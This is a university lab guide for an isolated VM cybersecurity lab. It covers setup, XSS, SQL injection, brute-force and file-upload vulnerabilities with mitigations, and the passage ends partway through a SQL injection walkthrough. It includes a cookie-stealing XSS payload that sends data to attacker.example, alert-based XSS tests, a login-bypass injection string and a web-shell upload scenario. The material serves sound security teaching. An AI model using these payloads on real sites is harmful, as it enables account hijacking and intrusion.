

# Interactive Cybersecurity Lab — Combined Guide

Course: 31261 Internetworking

Prepared by: Course Team

## Contents

<b>Interactive Cybersecurity Lab — Combined Guide</b>	<b>3</b>
<b>Interactive Cybersecurity Lab Environment</b>	<b>3</b>
Learning Objectives . . . . .	3
Repository Structure . . . . .	3
How to Use . . . . .	4
Disclaimer . . . . .	4
Prerequisites . . . . .	4
System requirements . . . . .	4
Required software . . . . .	4
Virtual machines in this lab . . . . .	4
Networking & connecting the VMs (simple, reliable steps) . . . . .	5
Instructor notes & best practice . . . . .	7
<b>Introduction to Cybersecurity Labs</b>	<b>7</b>
How the Labs Work . . . . .	7
Recommended Lab Order . . . . .	7
Disclaimer . . . . .	8
<b>Linux Target VM Overview</b>	<b>8</b>
Purpose . . . . .	8
Structure . . . . .	8
Real-World Relevance . . . . .	8
Learning Outcomes . . . . .	8
<b>Linux VM Vulnerabilities</b>	<b>8</b>
Cross-Site Scripting (XSS) . . . . .	9
SQL Injection . . . . .	9
Brute Force Attack . . . . .	10
File Upload Vulnerability . . . . .	10
Key Takeaways . . . . .	11
<b>Linux-side XSS &amp; Web Vulnerabilities — Step-by-Step Tutorial (Lab)</b>	<b>11</b>
Table of contents . . . . .	11
1) Pre-lab checks (one-time) . . . . .	11
2) Reflected XSS — step-by-step . . . . .	12
3) Stored / HTML injection (comment board) — step-by-step . . . . .	15
4) SQL injection — login bypass (step-by-step) . . . . .	16
5) SSH Brute-Force (demo using Hydra) . . . . .	19
6) File upload → web shell (step-by-step) . . . . .	19
7) Quick mitigations (practical) . . . . .	23

8) Lab checklist & reporting . . . . .	24
9) Appendix — common payloads & quick commands . . . . .	24
Final notes — safe experimentation . . . . .	24
<b>Windows Target VM Overview</b>	<b>24</b>
Purpose . . . . .	24
Structure . . . . .	25
Real-World Relevance . . . . .	25
Learning Outcomes . . . . .	25
<b>Windows VM Vulnerabilities</b>	<b>25</b>
Remote Desktop Protocol (RDP) / Remote Code Execution (RCE) . . . . .	25
Unquoted Service Path . . . . .	26
NTLM / SMB Relay . . . . .	27
Key Takeaways . . . . .	28
<b>Windows-side RDP, Service Path &amp; NTLM — Step-by-Step Tutorial (Lab)</b>	<b>28</b>
Table of contents . . . . .	28
1) Pre-lab checks (one-time) . . . . .	28
2) RDP — discovery, access & post-access checks . . . . .	29
3) Unquoted Service Path — detect, reproduce (lab-safe), and remediate . . . . .	29
4) NTLM / SMB Relay — capture & relay (lab-only) . . . . .	30
5) Quick mitigations (practical) . . . . .	30
6) Lab checklist & reporting . . . . .	31
7) Appendix — common commands . . . . .	31
Final notes — safe experimentation . . . . .	31
<b>Kali Linux Attacker VM Overview</b>	<b>31</b>
Purpose . . . . .	31
Structure . . . . .	31
Real-World Relevance . . . . .	31
Learning Outcomes . . . . .	32
<b>Kali Attacker Tools</b>	<b>32</b>
Nmap . . . . .	32
Hydra . . . . .	32
SQLMap . . . . .	32
Metasploit Framework (Optional) . . . . .	32
Wireshark . . . . .	32
Key Takeaways . . . . .	33
<b>Reset / Restore to Baseline</b>	<b>33</b>
Before you start . . . . .	33
Option 1 — Restore Snapshot (VirtualBox) . . . . .	33
Option 2 — Re-import OVA (if snapshot missing) . . . . .	33
Option 3 — VMware Workstation / Player . . . . .	34
How to discover each VM's IP (DHCP-friendly methods) . . . . .	34
Post-restore verification (DHCP-safe) . . . . .	35
Troubleshooting (DHCP-focused) . . . . .	35
Best practices & instructor notes . . . . .	36
Summary . . . . .	36
<b>Future Work &amp; Extension Roadmap</b>	<b>36</b>
1. High-priority extensions (highest educational value) . . . . .	36
2. Medium-priority extensions (adds depth / realism) . . . . .	37

3. Lower-priority / aspirational features . . . . .	37
4. Research, evaluation & pedagogy work . . . . .	38
5. Risks and mitigations . . . . .	38
6. Suggested next steps (practical, immediate) . . . . .	38
7. Acceptance criteria (how to know a feature is “done”) . . . . .	38

% Date: October 19, 2025

## Interactive Cybersecurity Lab — Combined Guide

This single PDF contains all lab documentation and reference material for the course. Follow the table of contents to navigate to each lab.

## Interactive Cybersecurity Lab Environment

This project provides an **interactive, virtualised environment** designed to help students gain hands-on experience with common cybersecurity vulnerabilities and attack techniques.

It is based on the **OWASP Top 10** framework and emphasises safe, isolated practice.

The environment consists of three interconnected virtual machines: - **Linux Target VM** – configured with deliberate vulnerabilities such as SQL injection and file upload flaws. - **Windows Target VM** – demonstrates weaknesses like insecure authentication and poor configuration. - **Kali Attacker VM** – preloaded with penetration testing tools to simulate how attackers exploit vulnerabilities. This machine will be used **throughout all labs**.

### Learning Objectives

- Understand how common vulnerabilities appear in real-world systems.
- Practice identifying, exploiting, and remediating security flaws.
- Gain familiarity with widely used penetration testing tools.
- Develop a defensive mindset by learning mitigation strategies.

### Repository Structure

```
31261-internetworking/
├── README.md           # Project overview (this file)
├── prerequisites.md    # Setup instructions and requirements
├── docs/
│   ├── reset.md
│   └── future-plans.md
├── labs/
│   ├── 00-introduction/
│   │   └── overview.md
│   ├── 01-linux-vm/
│   │   ├── overview.md
│   │   ├── vulnerabilities.md
│   │   └── instructions.md
│   ├── 02-windows-vm/
│   │   ├── overview.md
│   │   ├── vulnerabilities.md
│   │   └── instructions.md
│   └── 03-kali-attacker/
│       ├── overview.md
│       └── tools.md
```

## How to Use

1. Begin with `prerequisites.md` to set up the environment.
2. Read the **00-introduction** lab for project context.
3. Work through **Linux (01)** and **Windows (02)** labs in order.
  - You will use the **Kali Attacker VM** during these labs to perform exploits.
4. Use the **03-Kali-Attacker** lab as a dedicated reference for learning penetration testing tools.
  - Refer back to it whenever a Linux/Windows lab mentions a tool.

## Disclaimer

This project is for **educational purposes only**.  
All vulnerabilities exist only within the lab environment.  
Do not attempt to use these techniques outside of this controlled setting.

## Prerequisites

Before starting the labs, ensure you have the following installed and configured.

### System requirements

- Host machine: **8 GB RAM minimum** (16 GB recommended)
- Disk: **≥ 80 GB free**
- CPU with virtualization support (Intel VT-x or AMD-V)
- Host OS: Linux, macOS or Windows 10/11

### Required software

- VirtualBox **or** VMware Workstation Player
- VirtualBox Extension Pack (if using VirtualBox)
- (Optional) Vagrant for automated provisioning

### Virtual machines in this lab

- **Linux VM** — target (web & DB services)
- **Windows VM** — target (file/remote services)
- **Kali VM** — attacker (use this VM to run scans and connect to targets)

VM images & configuration files are supplied by the instructor.

---

## Networking & connecting the VMs (simple, reliable steps)

### Assumption

VMs are attached to the same **host-only** or **internal** network and obtain addresses via **DHCP**. This isolates the lab network from the Internet while allowing VMs to talk to each other.

### Confirm adapter type (quick)

#### VirtualBox (GUI)

- VM → *Settings* → *Network* → *Adapter* → choose **Host-only Adapter** (or *Internal Network*).
- Check **File** → **Host Network Manager** to ensure the host-only network exists and DHCP is enabled.

#### VMware (GUI)

- VM → *Settings* → *Network Adapter* → choose **Host-only**.
- Use *Virtual Network Editor* to confirm DHCP for the host-only network.

### How to discover each VM IP (pick one method)

#### 1) From inside the VM (most reliable)

- **Linux (inside VM)**

```
ip -4 addr show          # look for the inet line for the host-only interface
# or concise:
ip -4 addr show | grep -oP '(?<=inet\s)\d+(\.\d+){3}'
```

- **Windows (inside VM)**

Open PowerShell or CMD:

```
ipconfig
# or (PowerShell)
Get-NetIPAddress -AddressFamily IPv4 | Format-Table IPAddress, InterfaceAlias
```

#### 2) From the Kali VM (recommended workflow for students)

Run a network discovery/ping-scan on the host-only subnet:

```
# replace the subnet with your host-only network if different
nmap -sn 192.168.56.0/24
arp -n          # shows MAC & IP mappings after a scan
```

`nmap -sn` lists active hosts quickly and is the fastest way to find the targets.

#### 3) From the host machine (if needed)

```
# Linux/macOS or Windows host
arp -a
```

VirtualBox also supports querying guest properties (requires Guest Additions):

```
VBoxManage guestproperty get "VM Name" "/VirtualBox/GuestInfo/Net/0/V4/IP"
```

## Verify connectivity & basic service checks

Once you have an IP:

```
# replace <IP> with the discovered address
ping -c 3 <IP>
```

```
# quick port scan for common services from Kali
nmap -Pn -sT -p 22,80,139,445,3389 <IP>
```

Expected: ping replies and nmap lists open ports you will use in labs (SSH, HTTP, SMB, RDP, etc).

---

## How to connect (examples)

- **SSH (Linux target)**

```
ssh <user>@<IP>
```

- **Web (open in Kali browser)**

```
http://<IP>/
```

- **RDP (Windows target) from Kali**

```
xfreerdp /v:<IP> /u:<username>
# or use Remmina GUI
```

- **SMB (list shares)**

```
smbclient -L //<IP> -U '<username>'
```

Replace <user>, <username> and <IP> with the values supplied by your instructor.

---

## Quick workflow (copy-paste starter for Kali)

```
# find hosts on the host-only network
nmap -sn 192.168.56.0/24

# test a candidate host
ping -c 3 192.168.56.101
nmap -Pn -sT -p 22,80,139,445,3389 192.168.56.101

# connect (examples)
ssh student@192.168.56.101
xfreerdp /v:192.168.56.102 /u:Administrator
```

---

## Troubleshooting (most common causes)

1. **Wrong adapter type:** double-check VM network is *Host-only* / *Internal*.

2. **Different host-only networks:** ensure all VMs use the same host-only adapter name and subnet.
3. **DHCP disabled on host-only:** enable DHCP in VirtualBox Host Network Manager or VMware Virtual Network Editor.
4. **Firewall blocking ICMP/ports:** firewalls on targets may block ping; use `nmap -Pn` to check ports.
5. **Network service down in VM:** restart the network:

```
# Linux guest
sudo systemctl restart NetworkManager
# or request DHCP again
sudo dhclient -v <interface>
```

6. **VM corrupted:** restore the \*-baseline snapshot and retry.

---

## Instructor notes & best practice

- Provide a single `labs/common/scripts/find-targets.sh` script that runs `nmap -sn` and neatly prints results — reduces student confusion.
- Do **not** put real credentials in the public repo; use `creds.example` placeholders or distribute credentials via the LMS or instructor VM.
- Add a short Troubleshooting checklist to the top of each lab for fast self-resolution.

---

Once networking is confirmed, proceed to `labs/00-introduction/overview.md` and follow the Quick Start there.

## Introduction to Cybersecurity Labs

Welcome to your interactive cybersecurity learning environment.

This project provides a safe space to explore and exploit common security vulnerabilities without real-world risk.

### How the Labs Work

- The environment consists of three VMs:
  - **Linux Target (01)** – intentionally vulnerable server-side applications.
  - **Windows Target (02)** – misconfigurations and insecure user practices.
  - **Kali Attacker (03)** – penetration testing distribution with preinstalled tools.
- You will use the **Kali VM throughout all labs** to attack the Linux and Windows machines.
- The Kali lab (03) is structured as a **tool reference guide**. It does not need to be completed last — instead, use it alongside the other labs whenever you need to learn about or practice with a tool.

### Recommended Lab Order

1. Read this introduction.

2. Complete the **Linux VM lab (01)**.
3. Complete the **Windows VM lab (02)**.
4. Use the **Kali Attacker lab (03)** as a reference whenever tools are required.

## Disclaimer

These labs are for **educational purposes only**.

Do not use the techniques outside of this VM environment. Misuse of these tools outside a safe lab environment may be **illegal**.

## Linux Target VM Overview

The Linux target VM is designed to demonstrate common server-side vulnerabilities in a Linux environment. It provides a safe platform for students to practice identifying, exploiting, and mitigating vulnerabilities in web applications and network services.

## Purpose

This lab focuses on server misconfigurations and security flaws that are frequently encountered in real-world Linux systems. Students will gain practical experience in:

- Exploiting web application vulnerabilities (e.g., SQL injection, file upload flaws)
- Performing brute-force attacks on weak credentials
- Understanding attack vectors and defensive measures

## Structure

The Linux VM is pre-configured with: - Vulnerable web applications - Weak SSH credentials for brute-force exercises - Step-by-step guidance for each lab exercise (instructions to be completed in `instructions.md`)

## Real-World Relevance

Linux servers are widely used in enterprise and web hosting environments. Exploits like SQL injection and insecure file uploads have led to data breaches, website defacement, and malware deployment. By practicing in this VM, students gain insight into secure coding practices and hardening strategies.

## Learning Outcomes

By completing the Linux VM lab, students will: 1. Identify vulnerabilities in web applications and network services. 2. Understand the techniques used to exploit these vulnerabilities. 3. Learn best practices for securing Linux servers. 4. Build confidence in hands-on offensive and defensive cybersecurity skills.

## Linux VM Vulnerabilities

This document highlights the deliberate vulnerabilities included in the Linux target VM. Each vulnerability is presented with a clear description, educational purpose, real-world relevance, and an example demonstrating the practical impact.

---



## Cross-Site Scripting (XSS)

**Description:** **Cross-Site Scripting (XSS)** occurs when an application includes untrusted user input in pages sent to other users without proper validation or output encoding. Attackers inject client-side code (usually **JavaScript**) that the victim's browser executes in the context of the site. Because the code runs in users' browsers, XSS can steal session tokens, perform actions on behalf of users, show spoofed UI, or be chained with other vulnerabilities to increase impact.

**Educational Purpose:** Students will exploit stored, reflected, and DOM-based XSS in controlled exercises to learn how payloads execute in victims' browsers, how data (cookies, `localStorage`, form values) can be exfiltrated, and how to defend against these attacks. Exercises emphasise **output encoding**, **input validation**, **CSP**, cookie flags, and secure client-side scripting patterns.

**Real-World Relevance:** XSS is a persistent and common web vulnerability (historically in the OWASP Top 10). Although it primarily targets site users rather than the server itself, successful XSS attacks lead to **account takeover**, credential theft, phishing at scale, and automated worms that propagate across social platforms. Understanding XSS is essential for securing any web application that accepts user content.

**Example:** A comment field accepts and renders HTML without encoding. An attacker posts the following payload:

```
<script>fetch(['https://attacker.example/steal?c='+encodeURIComponent(document.cookie)](https://attacker.example/steal?c='+encodeURIComponent(document.cookie))
```

When other users view the comment, their browsers execute the script and send session cookies to the attacker, enabling account hijacking or unauthorized actions using the victim's session.

### Mitigations (brief):

- Output-encode all untrusted data according to context (HTML, attribute, JS, URL).
- Use templating engines that auto-escape and avoid direct `innerHTML/document.write`.
- Implement a strict Content Security Policy (CSP) and enable `HttpOnly/Secure` on cookies.
- Validate and normalise input, and whitelist acceptable content (e.g., HTML sanitiser for allowed tags).
- Test with automated scanners and manual DOM inspection.

---

## SQL Injection

**Description:** SQL Injection happens when untrusted input is interpolated into database queries, allowing attackers to alter the query logic and read, modify, or delete data. This includes classic inline SQL concatenation as well as malformed parameters that change control flow.

**Educational Purpose:** Students will craft injection strings to enumerate databases, bypass authentication, and extract sensitive tables. Labs teach defensive coding: **prepared statements**, ORM parameterisation, input validation, least privilege database accounts, and proper error handling to avoid information leakage.

**Real-World Relevance:** SQL injection remains one of the most damaging web vulnerabilities because it directly targets **data stores**. Successful exploits have led to large breaches, theft of personal and financial data, and **full system compromise** when combined with escalated privileges. Knowing both offensive and defensive aspects is critical for secure development and auditing.

**Example:** A login field is concatenated into a SQL query:

```
SELECT * FROM users WHERE username = 'posted_username' AND password = 'posted_password';
```

An attacker submits `posted_username = ' OR '1'='1` to force the `WHERE` clause true and bypass authentication, or uses `UNION` queries to dump table contents.

### Mitigations (brief):

- Use parameterised queries / prepared statements or ORM with safe binding.
- Restrict DB user privileges to the minimum required.
- Avoid detailed SQL error messages in production.
- Employ input validation and length/type checks.

- Apply database activity monitoring and regular code reviews.
- 

## Brute Force Attack

**Description:** Brute force attacks systematically try many password combinations, dictionary words, or credential permutations to gain unauthorized access. They can be targeted (single account) or broad (**credential stuffing** across many accounts using leaked credentials).

**Educational Purpose:** Students will perform controlled credential guessing against intentionally weak accounts to observe attack patterns and the effectiveness of mitigations such as **rate-limiting**, **account lockouts**, and **multi-factor authentication (MFA)**. The exercises also cover monitoring and alerting practices.

**Real-World Relevance:** Weak, reused, or default credentials are a top cause of initial compromise. Credential stuffing (using lists of breached username/password pairs) and automated SSH/FTP sweeps lead to ransomware, data exfiltration, and **lateral movement** when attackers succeed. Enterprises must harden authentication and detect anomalous login behaviour.

**Example:** An attacker uses an automated tool to try thousands of common passwords against an SSH service. If an account uses password123, the attacker can gain shell access and then escalate from there.

### Mitigations (brief):

- Enforce strong password policies and MFA.
  - Implement rate-limiting, exponential backoff, and temporary lockouts.
  - Disable or rename default accounts and remove unused services.
  - Use IP blocking/geo-restrictions and monitor failed login spikes.
  - Implement credential hygiene and encourage password managers.
- 

## File Upload Vulnerability

**Description:** Insecure file upload mechanisms allow attackers to upload executable or otherwise harmful files to a server. Problems include trusting MIME types, allowing dangerous extensions, insufficient content scanning, or storing uploads inside the web root.

**Educational Purpose:** Students will test upload handlers, attempt to upload **web shells**, and observe how server configuration and validation steps prevent or allow **remote code execution**. Labs highlight secure storage, content inspection, and policy enforcement.

**Real-World Relevance:** Many compromises begin with an uploaded web shell or malicious artefact. CMS platforms and bespoke apps that allow media or plugin uploads have been used to plant **backdoors**, distribute malware, or pivot across networks. Defending upload surfaces is a practical necessity for web security.

**Example:** An attacker uploads `shell.php` to an image upload endpoint that incorrectly validates only the filename. They then access `https://site/uploads/shell.php` to run arbitrary commands on the server and obtain a persistent foothold.

### Mitigations (brief):

- Enforce strict extension and MIME type whitelists and validate file contents (magic bytes).
  - Rename and store uploads outside the web root; serve via a proxy if needed.
  - Limit file sizes and scan uploads with antivirus/AV engines.
  - Apply least privilege to storage accounts and avoid executing uploaded files.
  - Log and monitor upload activity; require authentication for sensitive upload endpoints.
-

## Key Takeaways

- Always validate and sanitise user inputs according to expected context — server-side is authoritative.
- Use context-aware output encoding (HTML, attribute, JS, URL) and safe templating.
- Prefer parameterised queries / prepared statements and least-privilege DB users.
- Enforce strong authentication, rate-limiting, and MFA; monitor for credential abuse.
- Restrict upload types, verify file contents, store uploads safely, and scan for malware.
- Implement security headers (CSP, X-Content-Type-Options), use HttpOnly/Secure cookies, and enable robust logging and alerting.
- Regularly test with both automated scanners and manual review — think like an attacker to build better defences.

## Linux-side XSS & Web Vulnerabilities — Step-by-Step Tutorial (Lab)

**Scope / warning:** These steps are for your controlled lab VM only (e.g., `xxs.local`, `sqlinjection.local`, `fileupload.local`, `192.168.x.y`). Do **not** run or test against systems you don't own or explicitly have permission to test. This is a teaching lab — follow ethical rules and your course supervisor's instructions.

---

### Table of contents

1. Pre-lab checks
  2. Reflected XSS (interactive input + URL)
  3. Stored / HTML injection (comment board)
  4. SQL injection — login bypass
  5. SSH brute-force (lab demonstration)
  6. File upload → web shell (upload + trigger)
  7. Quick mitigations (per vulnerability)
  8. Lab checklist & reporting
  9. Appendix — common payloads & commands
- 

### 1) Pre-lab checks (one-time)

1. Boot the target Linux VM and ensure networking between your attacker machine (Kali) and the VM.
2. Confirm target hostnames resolve (either via `/etc/hosts` or lab DNS):
  - `xxs.local` → XSS demo site
  - `sqlinjection.local` → SQLi demo site
  - `fileupload.local` → Upload demo site
3. From Kali (attacker), verify connectivity:

```
ping -c 2 xxs.local  
curl -I http://xxs.local/
```


4. Open the target in your browser (use the lab's browser or your host machine if port forwarding is set up).
  5. Snapshot the VM before starting exercises so you can revert.
- 

## 2) Reflected XSS — step-by-step

**Goal:** Demonstrate that user input is reflected and executed when loaded (proof of reflected XSS).

### 2.1 Inspect the page

1. Open `http://xxs.local/` in a browser.
2. Locate the input field used by the app (comment box, search bar, etc.). Note whether input is submitted via GET



← → ↻ ⚠ Not secure xxs.local ☆ 📁 | 🧑 Relaunch to update ⋮

## Internetworking Project Exercise 2 UTS

Cross-Site Scripting (XSS)

**Enter your comment:**


**Post Comment**

**Recent Comment:**

(URL) or POST.

## 2.2 Normal input (confirm baseline)

1. Enter My Comment! into the input box.

A screenshot of a web form for posting a comment. At the top, the text "Enter your comment:" is displayed in a bold, dark blue font. Below this is a white text input box with a thin grey border, containing the text "My Comment!". Underneath the input box is a blue button with rounded corners and the text "Post Comment" in white. The entire form is centered on a light grey background.

2. Click **Submit / Post**.
3. Verify the page reloads and shows My Comment! rendered as plain text.

**Expected:** Comment appears as text — normal functionality.

## 2.3 Malicious input (payload)

1. In the same input, enter the following payload exactly (paste into the comment/search box):

```
<script>javascript:alert(1);</script>
```



2. Click **Submit / Post**.

**Expected:** Instead of showing the text, the browser will execute the script. In our instance, a small alert pop-up box appears with the number '1' inside. This happens because the website is not sanitising or escaping user input. It's treating what we type as plain text and inserting it directly into the HTML page. The alert is actually harmless however, it proves that the website is vulnerable to XSS. The key indicator is that `<script>` tags execute — vulnerability confirmed.

If the lab blocks outgoing requests, use a benign proof payload:

```
<script>javascript:alert(1)</script>
```

## 2.4 Reflected via URL (GET)

If the input is reflected in the URL (e.g., a search query), craft a URL and visit it:

```
http://xss.local/search?q=<script>alert('XSS')</script>
```

1. Paste that link into the browser address bar and press Enter.
2. If the page shows an alert or executes code, the site is vulnerable to reflected XSS.

**Why this works (brief):** The server injects user-supplied input into returned HTML without encoding, so the browser executes it.

---

## 3) Stored / HTML injection (comment board) — step-by-step

**Goal:** Store a payload that executes when other users view the page (persistent XSS).

### 3.1 Post a stored payload

1. On the comments page, enter:

```
<script>alert('Stored XSS')</script>
```

2. Click **Post**.

### 3.2 Verify as another user

1. Open the page in a different browser or an incognito/private window.
2. Reload the comments page and observe whether the alert runs.

**Expected:** When another user loads the comments page, the script executes. That is Stored XSS.

### 3.3 HTML injection (non-script)

1. Input:

`<h1>bold comment!</h1>`

A screenshot of a web form with a light blue background. At the top, the text "Enter your comment:" is displayed in a bold, dark blue font. Below this is a white input field with a black border. Inside the input field, the text "<h1> bold comment! </h1>|" is visible, with the cursor at the end. Below the input field is a blue button with the text "Post Comment" in white.

2. Click **Post**.

**Expected:** The comment displays as a large `<h1>` heading — the server did not escape tags.

**Notes:** Stored XSS is often more impactful than reflected XSS because it executes for any user that views the stored data (moderators, admins).


---

## 4) SQL injection — login bypass (step-by-step)

**Goal:** Demonstrate a basic authentication bypass using a simple SQL injection payload.




#### 4.1 Visit the login page



1. Open `http://sqlinjection.local/` with the login form visible.

#### 4.2 Try a normal failing login

1. Enter an invalid username and password (e.g., `admin / password`).

